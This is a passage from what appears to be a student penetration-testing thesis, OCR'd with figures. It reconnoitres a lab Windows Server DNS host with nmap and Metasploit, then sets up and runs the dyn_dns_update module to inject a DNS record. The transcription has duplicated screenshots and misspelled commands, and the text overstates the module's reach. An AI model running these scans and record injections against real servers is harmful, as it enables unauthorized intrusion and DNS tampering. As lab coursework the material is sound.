Host: 192.168.1.10 () Ports: 53/open/tcp/domain///, 80/open/tcp/http///, 88/open/tcp/kerberos-sec///, 135/open/tcp/msrpc///, 139/open/tcp/netbios-ssn///, 389/open/tcp/ldap///, 445/open/tcp/microsoft-ds///, 464/open/tcp/kpasswd5///, 593/open/tcp/http-rpc-epmap///, 636/open/tcp/ldaps///, 2179/open/tcp/vmrdp///, 3268/open/tcp/globalcatLDAP///, 3269/open/tcp/globalcatLDAPssl///, 3389/open/tcp/ms-wbt-server///, 49153/open/tcp/unknown///, 49155/open/tcp/unknown///, 49157/open/tcp/unknown///, 49158/open/tcp/unknown///, 49159/open/tcp/unknown/// Ignored State: filtered (981)
Host: 192.168.1.12 (Get-Hacked) Status: Up
Host: 192.168.1.12 (Get-Hacked) Status: Up
Host: 192.168.1.30 (DESKTOP-CJIE50Q) Status: Up
Host: 192.168.1.30 (DESKTOP-CJIE50Q) Ports: 139/open/tcp/netbios-ssn///, 443/open/tcp/https///, 445/open/tcp/microsoft-ds///, 903/open/tcp/iss-console-mgr///, 3389/open/tcp/ms-wbt-server///
Host: 192.168.1.25 (kali-Linux) Status: Up
Host: 192.168.1.25 (kali-Linux) Status: Up
# Nmap done at Mon Jun 18 18:56:45 2018 -- 256 IP addresses (7 hosts up) scanned in 4584.28 seconds

```

Figure 19 Nmap Scan To Show Services Running

From **Figure 18**, the scanned network was able to discover all the devices and their corresponding IP addresses within the network. Since I had the victim numeric IP address which was my first attempt in footprinting hence, it was quite easier using nmap to scanned the victim specific IP address resulting to listing out its open/closed ports



number, status and running services with this command (**nmap -sV -p 1-65535 192.168.1.10**).

```
root@kali-linux:~# msfconsole
```

```
msf > db_nmap -sV -p 1-65535 192.168.1.10
```

More importantly **Figure 19** states the services that are running in each of these devices particularly the main scan report required for this thesis was on **192.168.1.10** which is the targeted Windows Server configured for the DNS.

```
*] Nmap: Nmap done: 256 IP addresses (6 hosts up) scanned in 658.39 seconds
msf > hosts

hosts
=====
address      mac                name                os_name             os_flavor  os_sp  purpose  info
-----
-----
192.168.1.1  54:a0:50:84:35:5c  router.asus.com     Linux               2.6.X      server
192.168.1.3  60:14:b3:6c:46:db  WIN10-CLIENT       embedded            device
192.168.1.8  b4:b6:76:69:89:08  ZINOX-CLIENT       Windows Longhorn   device
192.168.1.10 00:0c:29:03:74:95  Windows 2012       server
192.168.1.25                kali-Linux
192.168.1.30 30:9c:23:1f:84:85  DESKTOP-CJIE50Q    Windows Longhorn   device

msf > |
```

Figure 20 Operating System Of The Target (Windows 2012)

```
root@kali-linux:~# msfconsole
```

```
msf > db_nmap -O 192.168.1.10
```

```
msf > hosts -R (With Operating System, OS)
```

```

Applications ▾ Places ▾ Terminal ▾ Sat 12:18
root@kali-Linux: ~
File Edit View Search Terminal Help
root@kali-Linux:~# nmap -sV -p 1-65535 192.168.1.10
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-16 12:12 EEST
Nmap scan report for 192.168.1.10
Host is up (0.00078s latency).
Not shown: 65510 filtered ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain?
80/tcp    open  http             Microsoft IIS httpd 8.5
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2018-06-16 09:15:47Z)
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: craptel.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CRAPTEL)
464/tcp   open  kpasswds?
593/tcp   open  ncacln_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2179/tcp  open  vmrpd?
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: craptel.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl/ms-wbt-server?
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf         .NET Message Framing
49153/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  ncacln_http    Microsoft Windows RPC over HTTP 1.0
49159/tcp open  msrpc         Microsoft Windows RPC
49169/tcp open  msrpc         Microsoft Windows RPC
49170/tcp open  msrpc         Microsoft Windows RPC
49187/tcp open  msrpc         Microsoft Windows RPC
49201/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.70%I=%D=6/16%Time=5B24D54B:P=x86_64-pc-linux-gnu%r(DNS)
SF:ersionBindReqTCP,20,"\\0\\x1e\\0\\x06\\x81\\x04\\0\\x01\\0\\0\\0\\0\\0\\0\\x07version\\
SF:x04bind\\0\\x10\\0\\x03");
MAC Address: 00:0C:29:03:74:95 (VMware)
Service Info: Host: ZINOX NET SERVE; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Figure 21 Ports Scan and Services Running on The Target (DNS)

### 4.3 Scanning

Scanning is the second level or component of reconnaissance for Pen-tester to create a profile on a target. It is a set of procedure for identifying host ports and services in a system. Scanning are done to identify live host/system, operating system and running services in a network. It accomplishes this through three (3) major methodology, they are:

- **Ports Scanning:** This scans for the open and closed port in a network, trying to figure out the protocols such as TCP or UDP
- **Vulnerability Scanning:** This method requires identifying the vulnerability and weakness in order to determine how a system could be exploited.
- **Network Scanning:** This last method scan for the live host and possibly draw out the network diagram to show the physical status of the system in a network

```
Applications ▾ Places ▾ Terminal ▾ Mon 11:30
Terminal
File Edit View Search Terminal Help
msf > search exploits
Matching Modules
-----
Name                               Disclosure Date Rank Description
-----
auxiliary/admin/android/google_play_store_uxss_xframe_rce  normal Android Browser RCE Through Google Play Store X
FO
auxiliary/admin/backupexec/registry  normal Veritas Backup Exec Server Registry Access
auxiliary/admin/cisco/cisco_secure_acs_bypass             normal Cisco Secure ACS Unauthorized Password Change
auxiliary/admin/db2/db2rcmd  2004-03-04 normal IBM DB2 db2rcmd.exe Command Execution Vulnerabi
lity
auxiliary/admin/hp/hp_data_protector_cmd  2011-02-07 normal HP Data Protector 6.1 EXEC_CMD Command Executio
n
auxiliary/admin/hp/hp_ilo_create_admin_account  2017-08-24 normal HP iLO 4 1.00-2.50 Authentication Bypass Admini
strator Account Creation
auxiliary/admin/hp/hp_ime_som_create_account  2013-10-08 normal HP Intelligent Management SOM Account Creation
auxiliary/admin/http/allegro_rompager_auth_bypass  2014-12-17 normal Allegro Software RomPager 'Misfortune Cookie' (
CVE-2014-9222) Authentication Bypass
auxiliary/admin/http/axigen_file_access  2012-10-31 normal Axigen Arbitrary File Read and Delete
auxiliary/admin/http/cfme_manageiq_evm_pass_reset  2013-11-12 normal Red Hat CloudForms Management Engine 5.1 miq_po
licy/explorer SQL Injection
auxiliary/admin/http/cnpilot_r_fpt  normal Cambium cnPilot r200/r201 File Path Traversal
auxiliary/admin/http/dlink_dir_300_600_exec_noauth  2013-02-04 normal D-Link DIR-600 / DIR-300 Unauthenticated Remote
Command Execution
auxiliary/admin/http/dlink_dir_645_password_extractor  normal D-Link DIR 645 Password Extractor
auxiliary/admin/http/dlink_dsl320b_password_extractor  normal D-Link DSL 320B Password Extractor
auxiliary/admin/http/foreman_openstack_satellite_priv_esc  2013-06-06 normal Foreman (Red Hat OpenStack/Satellite) users/cr
eate Mass Assignment
auxiliary/admin/http/katello_satellite_priv_esc  2014-03-24 normal Katello (Red Hat Satellite) users/update_roles
Missing Authorization
auxiliary/admin/http/limesurvey_file_download  2015-10-12 normal Limesurvey Unauthenticated File Download
auxiliary/admin/http/linksys_tmblock_admin_reset_bof  2014-02-19 normal Linksys WRT120N tmblock Stack Buffer Overflow
auxiliary/admin/http/manage_engine_dc_create_admin  2014-12-31 normal ManageEngine Desktop Central Administrator Acco
unt Creation
auxiliary/admin/http/manageengine_dir_listing  2015-01-28 normal ManageEngine Multiple Products Arbitrary Direct
ory Listing
```

Figure 22 Vulnerability Scan: Search For Exploits

```
Applications ▾ Places ▾ Terminal ▾ Mon 11:32
Terminal
File Edit View Search Terminal Help
auxiliary/admin/http/manageengine_file_download  2015-01-28 normal ManageEngine Multiple Products Arbitrary File D
ownload
auxiliary/admin/http/manageengine_pmp_privesc  2014-11-08 normal ManageEngine Password Manager SQLAdvancedALSear
chResult.cc Pro SQL Injection
auxiliary/admin/http/mutiny_frontend_read_delete  2013-05-15 normal Mutiny 5 Arbitrary File Read and Delete
auxiliary/admin/http/netflow_file_download  2014-11-30 normal ManageEngine NetFlow Analyzer Arbitrary File Do
wnload
auxiliary/admin/http/netgear_soap_password_extractor  2015-02-11 normal Netgear Unauthenticated SOAP Password Extractor
auxiliary/admin/http/nexpose_xxe_file_read  normal Nexpose XXE Arbitrary File Read
auxiliary/admin/http/sysaid_admin_acct  2015-06-03 normal SysAid Help Desk Administrator Account Creation
auxiliary/admin/http/sysaid_file_download  2015-06-03 normal SysAid Help Desk Arbitrary File Download
auxiliary/admin/http/sysaid_sql_creds  2015-06-03 normal SysAid Help Desk Database Credentials Disclosur
e
auxiliary/admin/http/telpho10_credential_dump  2016-09-02 normal Telpho10 Backup Credentials Dumper
auxiliary/admin/http/typo3_news_module_sqli  2017-04-06 normal TYPO3 News Module SQL Injection
auxiliary/admin/http/typo3_sa_2009_001  2009-01-20 normal TYPO3 sa-2009-001 Weak Encryption Key File Disc
losure
auxiliary/admin/http/typo3_sa_2009_002  2009-02-10 normal Typo3 sa-2009-002 File Disclosure
auxiliary/admin/http/typo3_sa_2010_020  normal Typo3 sa-2010-020 Remote File Disclosure
auxiliary/admin/http/typo3_winstaller_default_enc_keys  normal TYPO3 Winstaller Default Encryption Keys
auxiliary/admin/http/ulterius_file_download  normal Uleterius Server File Download Vulnerability
auxiliary/admin/http/wp_symposium_sql_injection  2015-08-18 normal WordPress Symposium Plugin SQL Injection
auxiliary/admin/http/zyxel_admin_password_extractor  normal ZYXEL GS1510-16 Password Extractor
auxiliary/admin/kerberos/ms14_068_kerberos_checksum  2014-11-18 normal MS14-068 Microsoft Kerberos Checksum Validation
Vulnerability
auxiliary/admin/ms/ms08_059_his2006  2008-10-14 normal Microsoft Host Integration Server 2006 Command
Execution Vulnerability
auxiliary/admin/oracle/osb_execqr  2009-01-14 normal Oracle Secure Backup exec_qr() Command Injectio
n Vulnerability
auxiliary/admin/oracle/osb_execqr2  2009-08-18 normal Oracle Secure Backup Authentication Bypass/Comm
and Injection Vulnerability
auxiliary/admin/oracle/osb_execqr3  2010-07-13 normal Oracle Secure Backup Authentication Bypass/Comm
and Injection Vulnerability
auxiliary/admin/pop2/uw_fileretrieval  2000-07-14 normal UoW pop2d Remote File Retrieval Vulnerability
auxiliary/admin/scada/advantech_webaccess_dbvisitor_sqli  2014-04-08 normal Advantech WebAccess DBvisitor.dll ChartThemeCon
fig SQL Injection
auxiliary/admin/serverprotect/file  normal TrendMicro ServerProtect File Access
auxiliary/admin/smb/ms17_010_command  2017-03-14 normal MS17-010 EternalRomance/EternalSvnerov/EternalC
```

Figure 23 Vulnerability Scan: Search For Exploits (2)



## 4.4 Enumeration


This is where the wide understanding and all intelligence gathering is implemented. It is an advanced stage of reconnaissance, conducted in an intranet environment. At this phase, the major act is the collection of policies and passwords of the target, initiating unencrypted session, wrong protected data, possible login details or backdoor, authenticate users or group users, list of computers and domain and list of shares host in the network. This thesis enumerates the DNS zone transfer of the above target (windows server) with port 53 using TCP, disclosing the users and computer. Both footprinting and scanning are all implemented and conducted at this level requiring pen-tester to relates with some solutions.

### 4.4.1 Gaining And Maintaining Access

Gaining access is the most important part penetration testing. In reality, gaining access require a lot of energy and time in which this thesis play no different part. Running an exploit does not guarantee penetrating through any open vulnerable ports.

```
root@kali-linux:~# msfconsole
```

```
msf> search vulns:192.168.1.10 (Target IP address)
```



```

Applications ▾ Places ▾ Terminal ▾ Thu 01:51
root@kali-linux: ~
File Edit View Search Terminal Help
msf > search vulns:192.168.1.10

Matching Modules
=====
Name                               Disclosure Date Rank  Description
----                               -
auxiliary/admin/2wire/xslt_password_reset  2007-08-15    normal  2Wire Cross-Site Request Forgery Password Re
set Vulnerability
auxiliary/admin/android/google_play_store_uxss_xframe_rce  normal  Android Browser RCE Through Google Play Stor
e XFO
auxiliary/admin/airplay/airplay_display_image  normal  Apple TV Image Remote Control
auxiliary/admin/airplay/airplay_display_video  normal  Apple TV Video Remote Control
auxiliary/admin/atg/atg_client  normal  Veeder-Root Automatic Tank Gauge (ATG) Admin
istrative Client
auxiliary/admin/aws/aws_launch_instances  normal  Launches Hosts in AWS
auxiliary/admin/backupexec/dump  normal  Veritas Backup Exec Windows Remote File Acc
ss
auxiliary/admin/backupexec/registry  normal  Veritas Backup Exec Server Registry Access
auxiliary/admin/chromecast/chromecast_reset  normal  Chromecast Factory Reset DoS
auxiliary/admin/chromecast/chromecast_youtube  normal  Chromecast YouTube Remote Control
auxiliary/admin/cisco/cisco_asa_extrabacon  normal  Cisco ASA Authentication Bypass (EXTRABACON)
auxiliary/admin/cisco/cisco_secure_acs_bypass  normal  Cisco Secure ACS Unauthorized Password Chang
e
auxiliary/admin/cisco/vpn_3000_ftp_bypass  2006-08-23    normal  Cisco VPN Concentrator 3000 FTP Unauthorized
Administrative Access
auxiliary/admin/db2/db2rcmd  2004-03-04    normal  IBM DB2 db2rcmd.exe Command Execution Vulner
ability
auxiliary/admin/dns/dyn_dns_update  normal  DNS Server Dynamic Update Record Injection
auxiliary/admin/edirectory/edirectory_dhost_cookie  normal  Novell eDirectory DHOST Predictable Session
Cookie
auxiliary/admin/edirectory/edirectory_edirutil  normal  Novell eDirectory eMBox Unauthenticated File
Access
auxiliary/admin/emc/alphastor_devicemanager_exec  2008-05-27    normal  EMC AlphaStor Device Manager Arbitrary Comma
nd Execution
auxiliary/admin/emc/alphastor_librarymanager_exec  2008-05-27    normal  EMC AlphaStor Library Manager Arbitrary Comm
and Execution
auxiliary/admin/firetv/firetv_youtube  normal  Amazon Fire TV YouTube Remote Control


```

Figure 26 Identifying Target DNS Vulnerabilities

From the searched vulnerability, there is clear **auxiliary/admin/dns/dyn\_dns\_update** which can be use.

```
msf > use auxiliary/admin/dns/dy_dns_update
```

```
msf auxiliary > (admin/dns/dy_dns_update) >
```



```

windows/manage/vss_storage normal Windows Manage Get Shadow Copy Storage Info
windows/manage/wdigest_caching normal Windows Post Manage WDigest Credential Caching
windows/manage/webcam normal Windows Manage Webcam
windows/recon/computer_browser_discovery normal Windows Recon Computer Browser Discovery
windows/recon/outbound_ports normal Windows Outbound-Filtering Rules
windows/recon/resolve_ip normal Windows Recon Resolve IP
windows/wlan/wlan_bss_list normal Windows Gather Wireless BSS Info
windows/wlan/wlan_current_connection normal Windows Gather Wireless Current Connection Info
windows/wlan/wlan_disconnect normal Windows Disconnect Wireless Connection
windows/wlan/wlan_probe_request normal Windows Send Probe Request Packets
windows/wlan/wlan_profile normal Windows Gather Wireless Profile

msf auxiliary(admin/dns/dyn_dns_update) >
^Cmsf auxiliary(admin/dns/dyn_dns_update) >
msf auxiliary(admin/dns/dyn_dns_update) > show options

Module options (auxiliary/admin/dns/dyn_dns_update):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      -                no        The source address to use for queries and updates
  DOMAIN     -                yes       The domain name
  HOSTNAME   -                yes       The name record you want to add
  IP         -                no        The IP you want to assign to the record
  RHOST     -                yes       The vulnerable DNS server IP address
  TYPE       A                yes       The record type you want to add. (Accepted: A, AAAA, CNAME, TXT)
  VALUE      -                no        The string to be added with TXT or CNAME record

Auxiliary action:


  Name      Description
  ----      -
  UPDATE    Add or update a record. (default)

msf auxiliary(admin/dns/dyn_dns_update) >

```

Figure 27 Using Dynamic DNS Update

```
msf auxiliary > (admin/dns/dy_dns_update) > show options
```



```

windows/manage/vss_storage normal Windows Manage Get Shadow Copy Storage Info
windows/manage/wdigest_caching normal Windows Post Manage WDigest Credential Caching
windows/manage/webcam normal Windows Manage Webcam
windows/recon/computer_browser_discovery normal Windows Recon Computer Browser Discovery
windows/recon/outbound_ports normal Windows Outbound-Filtering Rules
windows/recon/resolve_ip normal Windows Recon Resolve IP
windows/wlan/wlan_bss_list normal Windows Gather Wireless BSS Info
windows/wlan/wlan_current_connection normal Windows Gather Wireless Current Connection Info
windows/wlan/wlan_disconnect normal Windows Disconnect Wireless Connection
windows/wlan/wlan_probe_request normal Windows Send Probe Request Packets
windows/wlan/wlan_profile normal Windows Gather Wireless Profile

msf auxiliary(admin/dns/dyn_dns_update) >
^Cmsf auxiliary(admin/dns/dyn_dns_update) >
msf auxiliary(admin/dns/dyn_dns_update) > show options

Module options (auxiliary/admin/dns/dyn_dns_update):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      -                no        The source address to use for queries and updates
  DOMAIN     -                yes       The domain name
  HOSTNAME   -                yes       The name record you want to add
  IP         -                no        The IP you want to assign to the record
  RHOST     -                yes       The vulnerable DNS server IP address
  TYPE       A                yes       The record type you want to add. (Accepted: A, AAAA, CNAME, TXT)
  VALUE      -                no        The string to be added with TXT or CNAME record

Auxiliary action:

  Name      Description
  ----      -
  UPDATE    Add or update a record. (default)

msf auxiliary(admin/dns/dyn_dns_update) >

```


Figure 28 Listing The Options To Set The Target

```
msf auxiliary > (admin/dns/dy_dns_update) > set rhost 192.168.1.10
```

```
msf auxiliary > (admin/dns/dy_dns_update) > set domain craptel.local
```

```
msf auxiliary > (admin/dns/dy_dns_update) > set hostname adesam
```

```
msf auxiliary > (admin/dns/dy_dns_update) > set IP 192.168.1.10 (optional)
```



```

Applications Places Terminal Thu 02:03
root@kali-Linux: ~
File Edit View Search Terminal Help

DVWA
Name Description
----
UPDATE Add or update a record. (default)

msf auxiliary(admin/dns/dyn_dns_update) > run
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: DOMAIN, HOSTNAME.
msf auxiliary(admin/dns/dyn_dns_update) > set domain craptel.local
domain => craptel.local
msf auxiliary(admin/dns/dyn_dns_update) > run
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: HOSTNAME.
msf auxiliary(admin/dns/dyn_dns_update) > set hostname adesam
hostname => adesam
msf auxiliary(admin/dns/dyn_dns_update) > show options

Module options (auxiliary/admin/dns/dyn_dns_update):

Name      Current Setting  Required  Description
-----
CHOST     192.168.1.10    no       The source address to use for queries and updates
DOMAIN    craptel.local   yes      The domain name
HOSTNAME  adesam          yes      The name record you want to add
IP        192.168.1.10   no       The IP you want to assign to the record
RHOST     192.168.1.10   yes      The vulnerable DNS server IP address
TYPE      A               yes      The record type you want to add. (Accepted: A, AAAA, CNAME, TXT)
VALUE     A               no       The string to be added with TXT or CNAME record

Auxiliary action:

Name      Description
----
UPDATE    Add or update a record. (default)

msf auxiliary(admin/dns/dyn_dns_update) >

```

Figure 29 Setting Up The Options For Gaining Access

From **Figure 29**, the available options are set to the target in order to have full access and control. This **auxiliary/admin/dns/dyn\_dns\_update** easily adds or removes workstations (computers or users) which allows for access and permission to send or receive the target information.


At this point, all the options are set, the next step is to run the vulnerability. Using the command:

```
msf auxiliary > (admin/dns/dy_dns_update) > run
```

or

```
msf auxiliary > (admin/dns/dy_dns_update) > exploit
```

The results deduced are found on **Figure 30** with dns trying to connect to a computer and user to the domain and organization unit of the server.



```

Applications ▾ Places ▾ Terminal ▾ Thu 02:05
root@kali-Linux: ~
File Edit View Search Terminal Help
msf auxiliary(admin/dns/dyn_dns_update) > show options
Module options (auxiliary/admin/dns/dyn_dns_update):

Name      Current Setting  Required  Description
-----
CHOST      craptel.local    no        The source address to use for queries and updates
DOMAIN    craptel.local    yes       The domain name
HOSTNAME   adesam           yes       The name record you want to add
IP        192.168.1.10    no        The IP you want to assign to the record
RHOST     192.168.1.10    yes       The vulnerable DNS server IP address
TYPE      A                yes       The record type you want to add. (Accepted: A, AAAA, CNAME, TXT)
VALUE     A                no        The string to be added with TXT or CNAME record

Auxiliary action:

Name      Description
-----
UPDATE    Add or update a record. (default)

msf auxiliary(admin/dns/dyn_dns_update) > run
[+] Did not find an existing A record for adesam.craptel.local
[*] Sending dynamic DNS add message...
